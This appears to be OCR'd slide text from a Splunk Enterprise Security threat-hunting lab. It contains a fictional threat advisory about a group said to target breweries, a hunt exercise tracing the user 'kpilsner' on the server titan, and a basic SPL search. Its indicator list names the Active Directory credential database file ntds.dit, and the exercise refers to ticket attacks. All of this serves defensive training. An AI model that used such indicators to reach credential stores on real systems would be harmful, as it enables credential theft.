
- Kpilsner


Folder \ File


- c:\files\kennwort\Active Directory\ntds.dit
- kennwort.tar.gz
- z:\Files\kennwort\ (Mapped to titan?)
- C:\Windows\Temp\


MITRE ATT&CK Techniques Referenced

kennwort









https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

kennwort

- Monitor for suspicious file creation
- Monitor key files accessed via shares

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary masquerading as the user ***kpilsner*** within impacted systems.

Operationalizing Splunk ES Mission Control

> Lab Exercise 5:

For Threat Hunting

splunk> turn data into doing™

Threat Hunting with ES Mission Control

Overview of Mission Control

- Centralized platform for managing security operations and threat hunting workflows
- Integration with Splunk Enterprise Security 8.x for enhanced visibility

Why Operationalize Mission Control?

- Streamlines threat hunting processes
- Enables collaboration across SOC teams
- Provides context-rich investigations and actionable insights

Key Capabilities for Threat Hunting

- Event and alert aggregation
- Investigation management and tracking
- Automated workflows and playbooks

Core Features to Leverage in Threat Hunting

Mission Control

Data Models and Correlation Searches

- Utilize ES data models to identify suspicious patterns
- Leverage correlation searches to generate findings and alerts

Investigations and Findings

- Create and manage investigations direction from findings
- Link related events, intelligence, and evidence for comprehensive analysis

Pivoting and Enrichment

- Use Mission Control to pivot from alerts to raw data and external threat intelligence
- Enrich investigations with MITRE ATT&CK mapping and threat context

Operationalizing Threat Hunting Workflows

Mission Control

Hunt Planning & Execution

- Define hypotheses and select relevant data sets within Mission Control
- Use guided workflows to conduct hunts and document findings

Collaboration & Reporting

- Assign tasks and share investigation status with SOC team members
- Generate reports and timelines to build threat narratives

Continuous Improvement

- Capture lessons learned and update correlation searches and playbooks
- Integrate feedback loops to refine threat hunting strategies

Exercise 7: Hunt #2025-01-06

kpilsner

Are there any notable events that reference this user? If so, what can we gather from it?

Establishing a timeline is important in this hunt

- Generate a list of all Windows Security Event Codes and Descriptions that reference kpilsner on the server titan
- Generate a time chart based on the count of each Event Description

Using the list above, analyze the Windows Security Events

- Use the JP-Cert reference to determine if kpilsner was part of a ticket attack on titan
- Review the Event Codes that pertain to account management and identify interesting values and activities
- Identify one other event not covered above that might initiate additional hunts

Based on what we identified, are there other notable events that can be associated with this user?

Hints

- The field RecordNumber can be useful to sort against to better sequence events
- JP-CERT Reference: https://jpcertcc.github.io/ToolAnalysisResultSheet/

Splunk Enterprise Security

Splunk Enterprise Security is a comprehensive threat detection, investigation, and response solution, which is key to the security monitoring strategy of today's enterprise infrastructure. Splunk Enterprise Security combines the best features and functionalities of Splunk's Security Infrastructure and Event Monitoring (SIEM), Security Orchestration Automation and Response (SOAR), and Threat intelligence Management capabilities to identify security threats and effectively respond to them.

Security Posture

See real-time status of the organization's security posture over the last 24 hours

Mission Control

View findings and investigations in a central location for triage, review, and response.

App Configuration

Configure the Splunk Enterprise Security application.

Documentation


View release notes as well as information on installation, upgrade, and administration of Splunk Enterprise Security.


Community

Explore Splunk Community for relevant questions and answers

Product Tour

Take a product tour to get an overview and learn about Splunk Enterprise Security.





```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```

All time


✓ **276 events** (8/2/19 8:00:00.000 AM to 7/15/25 9:47:23.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (17)** Visualization

